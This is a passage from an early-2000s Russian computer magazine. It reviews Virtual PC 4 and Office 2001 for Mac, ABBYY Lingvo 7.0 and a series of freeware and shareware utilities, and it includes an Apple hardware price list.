Прежде всего программа полностью оптимизирована для работы с новыми процессорами G4 с Velocity Engine и процессорами G3. С этим связан рост производительности на 30% по сравнению с предыдущими версиями. Начиная с четвертой версии, Virtual PC также позволяет включать несколько виртуальных машин одновременно. Параллельно могут работать разные версии операционной системы или несколько систем, совершенно отличных друг от друга. Новинкой стала работа с образами дисков, благодаря чему появилась возможность инсталлировать программы для PC с диска. Небольшое нововведение,



▲ Графический редактор для DOS в действии

которое, однако, может сэкономить много времени — возможность загрузки прямо с CD: инсталляция некоторых операционных систем благодаря этому ускоряется и упрощается.

Большие изменения произошли с поддержкой USB — теперь можно использовать большинство оборудования, предназначенного для Windows. Те, кто привык к мыши для PC, может работать с ней и в эмулированной ОС без установки дополнительных драйверов. Владельцы джойстиков и игровых приставок SideWinder также смогут использовать их как под Mac OS, так и под Windows. Также Virtual PC предлагает подробные руководства по инсталляции операционных систем.

Хотя Connectix ограничил реализацию игровых возможностей, поддержка карт 3dfx в новой версии все же есть. Большинство 2D-игр для Windows также будут работать корректно. А для DOS-игр больше подходит предыдущая версия программы. А, например, для эмуляции игровой приставки Sony PlayStation фирма Connectix рекомендует собственную программу Virtual Game Station.

Реализация работы разных операционных систем особенно удобна для тех людей, которым может потребоваться программа, несовместимая с используемой ОС.


Среди них можно выделить две группы пользователей — профессиональные web-дизайнеры и программисты. Возможность протестировать на одном компьютере свои страницы в нескольких версиях Internet Explorer одновременно или отладить мультиплатформенное приложение без беготни с одного компьютера на другой — вот, пожалуй, одно из основных преимуществ использования Virtual PC 4. Мощности эмулятора хватат-

ет даже для воспроизведения анимации Flash, фильмов в формате MPEG и т. п.

Ко второй группе можно отнести пользователей конкретных программ, которые в версиях для Macintosh стоят дороже или не подходят по другим причинам. Например, специализированные программы для DOS, которые сейчас в большинстве случаев предлагаются бесплатно или по невысокой цене и не работают под Windows Me — пользователь Mac OS при минимальных расходах может пользоваться ими с помощью эмулятора DOS.

Кроме того, Virtual PC 4 может использоваться для просмотра мультимедийных CD и энциклопедий — причем некоторые из них быстрее работают под эмулятором, а не на PC.

■ ■ ■ Никита Венцковский



▲ Назад в прошлое — текстовая программа для DOS



▲ Одна из опций Virtual PC 4 — установка аппаратного обеспечения для виртуальных машин

## Virtual PC 4

Эмулятор операционных систем для Mac

Изготовитель ▶ Connectix, San Mateo, CA, USA  
www.connectix.com

Цена (при заказе на сайте разработчика) ▶ \$199

Microsoft Office 2001 для Macintosh

# Office в стиле Apple

Microsoft Office, безусловно, достаточно противоречивый продукт, идет ли речь о версии для Windows или Mac OS. Это самый большой и самый сложный офисный пакет, который когда-либо создавался. Пользователи часто жалуются на неудобное управление и избыточное количество функций, которые все равно никогда не используются, но усложняют ориентацию в программах.

**H**едавно корпорация Microsoft представила Office 2001 для Macintosh. В принципе здесь нет ничего нового, поскольку офисные приложения для этой платформы разрабатывались и ранее, однако они были не слишком популярны из-за многочисленных недоработок. Новый Office 2001 по сравнению с более ранними версиями существенно изменился. Теперь это достаточно удачный программный пакет для платформы Macintosh.

В отличие от предыдущих версий разработчики из Macintosh Business Unit (MacBU) не стали «в лоб» копировать Windows-версии отдельных программ, а выбрали собственный путь. При сохранении всех функций изменен внешний вид пользовательской среды в соответствии со стилем Apple.

## Office 2001

Новый Office позволяет полностью использовать все возможности операционной системы Mac OS.

Он содержит все, что может потребоваться для работы в офисе или дома. К наиболее часто используемым приложениям Office 2001 традиционно относятся текстовый редактор Word, браузер Internet Explorer и «гибрид» e-mail клиента с организатором Entourage. Довольно часто используется и программа для создания электронных таблиц Excel, а к наименее популярным относится PowerPoint.

Итак — что же предлагают основные программы Office 2001.

**Word** — вероятно, самый распространенный текстовый редактор на платформах Windows и Mac OS. Он предлагает наиболее широкий спектр функций для обработки текста и одно из главных его преимуществ — возможность работы с несколькими языками в рамках одного документа.

**Entourage** — удачная комбинация e-mail клиента и организатора (включая возможности синхронизации с компьютерами, совместимыми с Palm



▲ Вы можете выбрать готовый шаблон и запустить соответствующее приложение

OS). Говоря о функциях организатора, стоит подчеркнуть, что это не аналог Outlook для Windows. Entourage — «однопользовательский» личный организатор. Сейчас Microsoft предлагает для бесплатного скачивания Outlook 2001 Beta для Mac OS — эта программа, напротив, в большей мере предназначена для сетевого использования.


**Internet Explorer** — пожалуй, один из самых популярных броузеров. Весьма качественно отображает обычные страницы HTML, имеет поддержку CSS, относительно неплохо понимает JavaScript. Проблемы могут возникнуть только при просмотре некорректно созданных страниц или неверном использовании JavaScript.

**Excel** — думаю, что эта программа для работы с электронными таблицами в особом представлении не нуждается. Документы, созданные в Excel на PC, корректно открываются и на Macintosh.


**PowerPoint** — в первую очередь служит для подготовки презентаций. Пользователям Macintosh будет интересно, что весь проект, сделанный с помощью PowerPoint, можно перевести в формат QuickTime.

## Общее впечатление

Пользователи компьютеров Apple известны своим недоверием к продуктам Microsoft. Еще несколько лет назад было практически невозможно встретить продукт этой компании, уст-



▲ Microsoft Entourage 2001



▲ Microsoft Excel 2001

» новленный на Macintosh. Изменение ситуации говорит о том, что продукты Microsoft, предназначенные для Mac OS, стали более качественными. Что касается стабильности, проблемы

возникают только при работе Explorer и Entourage, и то, как правило, только при открытии связей при использовании подключения Dial-Up. Другое гарантированное зависание

вызовет попытка отправить или забрать почту и одновременно загрузить файлы при помощи Download Manager в Internet Explorer. Остальные программы очень стабильны, например с Word и Excel никаких проблем даже при долгой и интенсивной работе не возникает.

Также новый Office довольно сносно поддерживает AppleScript — системный язык компьютеров Apple.

И в заключение один интересный факт: по сообщению ежедневной интернет-газеты TIME Digital, в декабре 2000 года одна американская компания перешла с платформы Windows (62 компьютера) на платформу Mac OS. Единственной причиной был новый офисный пакет Office 2001 для Macintosh. ■ ■ ■ Максим Макаренков

### Microsoft Office 2001 for Mac

Разработчик ▶ Microsoft

Цена ▶ \$449,97

**Deep Apple**

**Power Macintosh G4**

- Power Macintosh G4/466 Hz \$2045
- Power Macintosh G4/533 Hz \$2495
- Power Macintosh G4/667 Hz \$3045
- Power Macintosh G4/733 Hz \$3 95

**iBook**  
G3/366 Hz \$1850

**new... iMac**

**Power Macintosh Cube G4**  
450 Hz /64 MB /20 Gb/DVD ROM/ VRAM 16MB/FireWire /USB/Modem/Ethernet \$1645

**Apple monitors**

Apple Studio Display 15" Flat Panel ..... 949\$  
Apple Cinema Display 22" Flat Panel ..... 3495\$

**new... iMac**

**iMac G3 500-MHz**  
64 MB/20GB HD/CD RW/ VRAM 8MB/ ..... \$1445

**iMac G3 400-MHz**  
64 MB/10GB HD/CD ROM/ VRAM 8MB/ ..... \$1195

**BARCO**

**PowerBook G4/400/**  
128 MB/10GB HD/ VRAM 8MB/DVD ROM/15.2" TFT/Modem/FireWire/ USB/Ethernet

**PowerBook G4/500/**  
256 MB/20GB HD/ \$3895

ABBYY Lingvo 7.0

# Правда об ABBYY Lingvo

Около года назад, работая с большими объемами англоязычной почты, я стал испытывать затруднения, так как мой английский оставляет желать лучшего. Тогда шестая версия Lingvo очень мне помогла.


А познакомился я с этим словарем так. Как-то после обеда, заглянув в секретариат, чтобы выпить кофе, я обмолвился о своем несчастье с английским. Мне тогда ответили, что какой-то диск со словарем у нас есть, и системный администратор любит крутить его на карандаше. В общем, Lingvo мне установили, и я остался доволен, в первую очередь потому, что не пришлось разбираться с интерфейсом, а маленько окно программы совершенно не мешало работать с другими приложениями. Специально рассказать что-либо о Lingvo довольно сложно — она просто устанавливается, запускается и работает, но я все-таки попытаюсь описать ключевые моменты.

## Тематические разделы

Последний по времени выпуска словарь Lingvo 7.0 поделен на 18 тематических разделов. Это оказывается очень полезным, если какое-либо слово может трактоваться несколькими способами: учты-


## ABBYY LINGVO 7.0

- ▶ Pentium 133 или выше
- ▶ Windows 95/98/ME/2000/NT 4.0 (SP3 или выше)
- ▶ 16 Мбайт ОЗУ для Windows 9x/ME, 32 Мбайт для Windows 2000/NT 4.0
- ▶ От 85 до 265 Мбайт свободного пространства на жестком диске
- ▶ 3,5-дюймовый дисковод и CD-ROM одновременно, мышь
- ▶ Microsoft Internet Explorer 5.0 или выше



вая контекст, гораздо легче найти правильный перевод. Кроме того, такая разбивка словаря является необходимой с учетом объема информации, который содержится в Lingvo 7.0 — около 1,2 млн слов и словосочетаний. Конечно, улыбку может вызвать ситуация, когда рядом со словом motherboard в столбике присутствуют жаргонные выражения, которые вы можете услышать разве что при просмотре американских боевиков без перевода, однако, даже для них присутствуют разумные переводы и толкования, как то: «Особенно характерно для речи негров». Разделы активизируются или отключаются кнопками в верхней части окна.

В статьях даются грамматические комментарии к большинству слов и указываются возможные варианты их перевода, транскрипция, часто — синонимы и антонимы.



Пока еще не очень богатым, но иногда весьма полезным оказывается озвученный раздел. Он может пригодиться при подготовке к встречам с англоговорящими людьми.

## Lingvo как инструмент

Думаю, что Lingvo является хорошим профессиональным инструментом, которым так и не стали программы-автопреводчики, которые, заменяя дословно (или дофразно) куски текста, выдают в конечном итоге трудночитаемое месиво. В любом случае приходится обращаться к оригиналу.

Lingvo предлагает вам использовать при переводе старый добрый подход, но облегчить себе ориентирование в словах. Немаловажным для словаря свойством является его интерактивность, то есть Lingvo подхватывает слово для перевода прямо из Windows-приложения, например браузера или Word, если вы воспользуетесь «горячими клавишами».

## Lingvo. Российская разработка

Цена Abbyy Lingvo составляет всего \$12. Думаю, это способ решить проблему нелегального распространения, потому что в конечном итоге по соотношению качество/цена выгоднее купить продукт у разработчика.


Anti-EyeStrain 1.1

# Глазки, что вы видели?

Забавная утилита, помогающая снимать напряжение глаз во время работы за компьютером. Ведь известно, что глаза человека утомляются не столько из-за излучения, идущего от монитора, сколько от качества экранного изображения, которое как раз и приводит к сильнейшему переутомлению зрения. Нашлись и добрые люди, которые придумали программу, снимающую зрительное напряжение. В программе есть возможность задавать

промежуток между перерывами в работе, а также тестиировать ваше состояние. После того как вы введете определенные параметры, программа предложит вам способ снятия нагрузки. Это могут быть как предварительные упражнения (закрытие глаз и массирование век в течение 1 мин), так и экранный визиотренинг. Программа содержит специально подобранные изображения, помогающие снять зрительное утомление. Смотреть нужно все время в центр экрана. Тренировка начинается после нажатия кнопки «Закрыть». Прервать тренировку можно в любой момент нажатием клавиши Esc. Перед каждым упражнением рекомендуется посмотреть вдаль (на расстояние около 6 м) в те-

чение 20 секунд. Лично я использую данный метод снятия напряжения, и он мне помогает. Надеюсь, что и вам поможет.



Разработчик ► eyestrain.f2s.com,  
www.glaza.nm.ru

Условия распространения ► freeware

Voice Man 1.00



## Поговори хоть ты со мной...

Помните, в стародавние времена была программка, которая умела говорить и называлась Voice Mouse? Похоже, что лавры ее авторов не давали покоя некоторым товарищам, и они решили через несколько лет создать нечто похожее. Даже название ей дали весьма созвучное прототипу. Voice Mouse умела воспроизводить в голосовом режиме текст, который мог браться как из буфера, так и из файла, через звуковую

Разработчик ► vsen.sp.ru

Условия распространения ► freeware

карту. Занимала она мало места, но при этом имела 4 вида голоса (мужской, женский и два детских) и на каждый голос по несколько тональностей и скоростей, что в итоге не так уж и мало. У программы Voice Man всего 4 «персонаажа» (на каждого из них всего по 2 тональности), модули для которых необходимо «скачивать» отдельно (объем каждого в среднем 1,5 Мбайт), что уже может доставить некоторое неудобство. Сама же программа без модулей занимает 840 Кбайт, что по нынешним временам немного, но к ней необходимо скачать 4 дополнительных модуля. Сделать это при желании можно по адресу:

<http://msdn.microsoft.com/workshop/imedia/agent/agentdl.asp#core>, и вместе они будут занимать более 6 Мбайт. Другой недостаток программы в том, что она «читает» текст не из файла, а только из буфера, а это не всегда удобно. А вот к достоинствам я бы отнес то, что она воспринимает русский язык, а если вы подключены к Интернету, то ее можно настроить на проверку вашей почты и сообщение результатов. Как утверждают авторы программы, при путешествиях по Интернету вы можете слушать заинтересовавший вас раздел (например, анекдоты), не задерживаясь на нем специально.

AudioSphere 2.50 RE

## Разбуди меня на заре

Эта программа может заменить регулятор громкости. В приятной оболочке есть маленькие аналоговые часы, они придают программе некий шарм и занимают мало места на экране. Значок программы при ее сворачивании на панели задач такой же, как и у стандартного регулятора громкости, только синего цвета, и вызывается нажатием левой кнопки мыши. Сверху имеется 5 кнопок: точка и цифры от 1 до 4. Цифры означают номер ячейки памяти. Точкой производится запоминание настроек. Таким образом, можно запомнить 4 вида настроек. «Что запоминать?» — спросите вы. А вот что. Внизу, там, где «тикают» аналоговые часы, есть маленький кружочек — это оригинально оформленный уровень громкости. Перемещение его вверх или вниз приведет соответственно

к увеличению или уменьшению звука. Перемещение влево/вправо регулирует баланс звука. Слева от часов есть кнопка «N» — нормализация звука (установка регулятора в центральное положение). Справа находится «M» — приглушение (от англ. Mute). Достаточно щелкнуть правой кнопкой мыши в любом месте рабочего экрана программы, чтобы появилось дополнительное меню. Есть в меню и пункт «Микшер», с помощью которого можно вызвать стандартный микшер Windows, а пунктом «Мультимедиа» — настройки мультимедиа, которые находятся в панели управления. Главным же я считаю пункт меню «Настройки», при вызове которого открывается окно, имеющее четыре раздела: «Цвета» (выбор типа градиента, цветов, пиктограммы), «Опции» (главное окно, на-

стройка нормализации, настройка микшера, где имеется полезная функция реверса каналов стерео, выбор действия на двойной щелчок мыши по пиктограмме), «Горячие клавиши» (настройка клавиш под следующие действия: увеличение/уменьшение громкости, изменение баланса, вызов одной из четырех настроек памяти, нормализация и приглушение звука) и «Будильники» (в наличии 7 будильников), в этом же пункте можно выбрать дату, время и мелодию звонка.

При таких возможностях переход на AudioSphere кажется вполне оправданным.

Разработчик ► Svet-soft  
[www.svet-soft.com/ru](http://www.svet-soft.com/ru)

Условия распространения ► shareware



Surf Pilot SE 0.97.1.0

## Ищем и находим

Удобная программа для поиска информации в Интернете. Surf Pilot автоматически ищет информацию на более чем 100 поисковых машинах. После запуска программы вы увидите окно, в котором (для начала) выберите «Начать новый поиск», в следующем окне выберите категорию поиска (где и какой тип информации искать). Затем введите ключевое слово или

фразу, после чего программа автоматически обратится с запросом к тем поисковым серверам, которые вы указали. После этого появится окно самой программы. Слева вы можете видеть имя своего запроса (там же будет стоять цифра, означающая количество найденных ссылок), оформленного как папка в обычном «Проводнике», а справа будет выведен сам результат поиска. Surf Pilot непосредственно в процессе поиска проверяет работоспособность каждой ссылки и показывает информацию об этом. Рабочие ссылки представлены

кружочком с зеленойгалочкой, подтверждающей, что они приведут на существующую страницу. Нерабочие — помечены кружком с красным крестиком. Проверить ссылки можно во встроенным мини-браузере, который появляется после двойного щелчка мышью по найденному адресу. Программа имеет ряд настроек, которые доступны в меню «Настройки» с одноименным пунктом (горячая клавиша F9). Доступные языки интерфейса: русский и английский. Каждый из них оснащен хорошей и удобной документацией.

Разработчик ► Invention Office RG  
[www.colorpilot.com/ru/inform.html](http://www.colorpilot.com/ru/inform.html)

Условия распространения ► freeware

B G\_ASCII 1.3.2

## Рисуем буквами


Полезный интерактивный инструмент для создания ASCII-графики, то есть графического изображения, созданного с помощью символов (<A..Z 1..0 !.\*\$#). Интерактивность программы действительно достаточно высока — любое изменение тут же отражается на экране. С помощью инструмента PIC можно конвертировать графическое изображение (поддерживается около 27 форматов) в ASCII-картинку. Нажмите

Разработчик ► Борис Глазер  
<http://mazaika.tripod.com/>

Условия распространения ► freeware

на кнопку PIC, затем на Open и выберите графический файл, который нужно обработать. Когда картинка загрузилась, нажмите Go, и результат обработки появится в рабочем окне программы. Можно менять цвет определенного участка ASCII-картинки (для затенения Shift + левая кнопка мыши; для освещения Shift + правая кнопка). Также можно менять размер экрана и задавать рабочую область изображения. С помощью инструмента TXT можно создавать любые ASCII-надписи, используя любой из установленных на машине шрифтов. Есть в программе и возможность поворачивать созданную картинку, переворачивать текст (так, чтобы он выглядел

написанным справа налево) и много других полезных вещей. Полученное изображение можно поместить в буфер для использования в других приложениях.



HighLighted Style 1.0.0


## Программисту — в джентльменский набор

Удобный текстовый редактор для тех, кто программирует на HTML, Java или Perl. Имеет все функции стандартного Блокнота, плюс небольшие добавления, которые приятно порадуют пользователей. В стандартный джентльменский набор вошли такие возможности, как: «новый документ», «загрузить», «сохранить», «сохранить как...», «печать», «отменить», «копировать», «вырезать», «вставить», «искать» и т. д. При создании нового документа или открытии существующего появляется рабочее окно. Удобно и то, что можно открывать несколько

Разработчик ► Sword  
[www.sword.h1.ru](http://www.sword.h1.ru)

Условия распространения ► freeware

окон программы, в каждом из которых в левом нижнем углу будет видна статистика данного документа, а точнее положение курсора в нем (строка и столбец). Правее находится обозначение используемого синтаксического стиля (HTML Syntax style, Java Syntax style или Perl Syntax style), который можно задать, выбрав пункт Change Style в меню Options. Выбранный стиль определяет «крас-краску» документа, что очень удобно при составлении web-страниц. Если же вас не устраивает та палитра, которая используется по умолчанию, ее можно изменить. Каждому пункту отводится по четыре стиля шрифта (жирный, наклонный, подчеркнутый и перечеркнутый), предоставляется возможность менять гамму при помощи трех ос-



новных цветов (красный, зеленый и синий), а также цвет фона для любой настройки. В итоге получился удобный текстовый редактор, который можно назвать одним из лучших вспомогательных инструментов для web-дизайна.

LeVeL BBS HTML Gallery Maker 2.6

## Оформи свой «Лувр»

Программа для создания картинных галерей на основе HTML. К сожалению, галереи в Интернете очень часто имеют неудачный дизайн и неудобную навигацию. С помощью LeVeL BBS HTML Gallery Maker и при затрате минимума усилий можно создавать галереи с красивым дизайном и удобной навигацией. Поддерживается около 20 форматов графических файлов. Формат выходных файлов:

Разработчик ► Сергей Антошин  
[level.newmail.ru/gm](http://level.newmail.ru/gm)

Условия распространения ► freeware

JPEG или BMP. Все HTML-страницы в этой программе разделены на несколько логических фрагментов (одиннадцать для Table страницы, девять для Image Shell страницы, три для Index). Каждый HTML-фрагмент предназначен для определенных целей, хотя при необходимости можно изменить любой из них. Изначально все HTML-фрагменты расположены в директории GM Path\Fragments, но их можно легко переместить в любую другую, хотя при этом придется скорректировать INI-файл. При всем своем удобстве программа к тому же еще и абсолютно бесплатная. Также рекомендую вни-



матально прочесть инструкцию (она есть и на русском языке) по ее использованию, так как программа довольно сложна для освоения.


WinEdit 1.9.0.1

## Больше, чем Блокнот

Текстовый редактор, предназначенный, на мой взгляд, для cross-программистов. Тем не менее WinEdit может быть использован и для других целей. Кроме того, он может достаточно неплохо заменить стандартный Блокнот Windows. Редактор также позволяет подключать любой компилятор и любой линкер, который может работать с командной строкой. В его состав входит внешняя (независимая) утилита для поиска PoiskWin, которая позволяет производить поиск слов или фрагментов текста в любой из трех кодировок (Win1251, DOS, Koi8-r). Утилита поиска позволяет загружать найденные файлы из списка непосредственно в редактор. WinEdit поддерживает длинные имена в качестве параметра в командной строке, но в этом качестве может быть передан путь и имя, к сожалению, только одного текстового файла. Для того чтобы прямо из программы можно было компилировать, линковать или запускать симулятор (для cross-программ), достаточно зайти в меню «Работа с программой», выбрать пункт «Рабочие установки» (горячая клавиша F10) и в открывшемся окне задать их местонахождение на диске. Там же можно сохранить настройки. Имеется в наличии командная строка, с помощью которой можно запустить любую про-

Разработчик ► Барулин А. А.  
<http://mc16c76.chat.ru/Programs.htm>

Условия распространения ► freeware



грамму. Разработчики подумали так: раз уж мы в текстовый редактор вставили командную строку, то почему бы не добавить калькулятор и настройку цвета (самое ужасное то, что по умолчанию стоит черный цвет фона рабочего экрана и черный цвет шрифта — видно не слишком хорошо) Взяли и... добавили. Отдельно хочу отметить именно cross-платформенность продукта.

По умолчанию используется кодировка Win1251, но легким движением руки можно свободно переключится на Dos- или Koi8-r-кодировку. И в отличие от текстового редактора HighLighted Style статистика текущего документа полнее: слева внизу обозначено положение курсора, в центре указано общее количество строк, а справа показан объем текста.


Albion Browser Utilities 1.3

## Приятные мелочи для броузера

Albion Browser Utilities (далее ABU) добавит сноровки вашему броузеру. Для того чтобы почувствовать изменения, которые вносит программа, достаточно запустить, например, Internet Explorer и в любом месте его рабочего окна нажать правую кнопку мыши. Вашему взору предстанет необычно большой выбор всевозможных дополнительных функций. Данная утилита буквально напичкана всевозможными полезными дополнениями к стандартному броузеру. Например, если вы хотите купить через Интернет книгу, то достаточно в броузере нажать правую кнопку мыши и выбрать наиболее удобный вариант поиска: по автору (строка

Book, Author), по названию (Book, Title) или же по идентификационному номеру (Book, ISBN). Откроется новое окно, в котором будет приведен список онлайн-магазинов, где можно заказать требуемую книгу. Почти таким же образом организован поиск музыки и фильмов. С помощью этой программы вы также можете узнать, сколько, к примеру, в одном американском долларе монгольских тугриков. Нажмите правую кнопку мыши, выберите строку Currency, откроется новое окно, где производится выбор валюты и ее количество. В этом же окне можно увидеть динамику курса выбранных валют относительно друг друга. Кроме того, программа облегчает пересылку текста по электронной почте. Достаточно выделить нужный фрагмент текста в окне броузера, нажать правую кнопку мыши и выбрать Email, Text. Останется только

ввести адрес получателя. В ABU также встроена возможность перевода текста. К сожалению, пока программа работает только с тремя языками — английским, французским и испанским; но не исключена возможность, что появится поддержка и русского языка.



Разработчик ► Albion Research Ltd  
[www.albionresearch.com/products/abutils](http://www.albionresearch.com/products/abutils)

Условия распространения ► freeware


Экстрапрочтение 3.0

# 1200 слов в минуту

Как следует из названия, это программа для обучения технике быстрого чтения, а также для улучшения восприятия, повышения внимания и тренировки памяти. В основу разработки заложена оригинальная методика интенсивного обучения, благодаря которой достигаются более высокие результаты и эффективность обучения за короткий срок. Таким образом, по заявлению авторов, человек, занимающийся по этой системе, будет постепенно учиться читать все быстрее и быстрее, вплоть до 1200 слов в минуту и более.

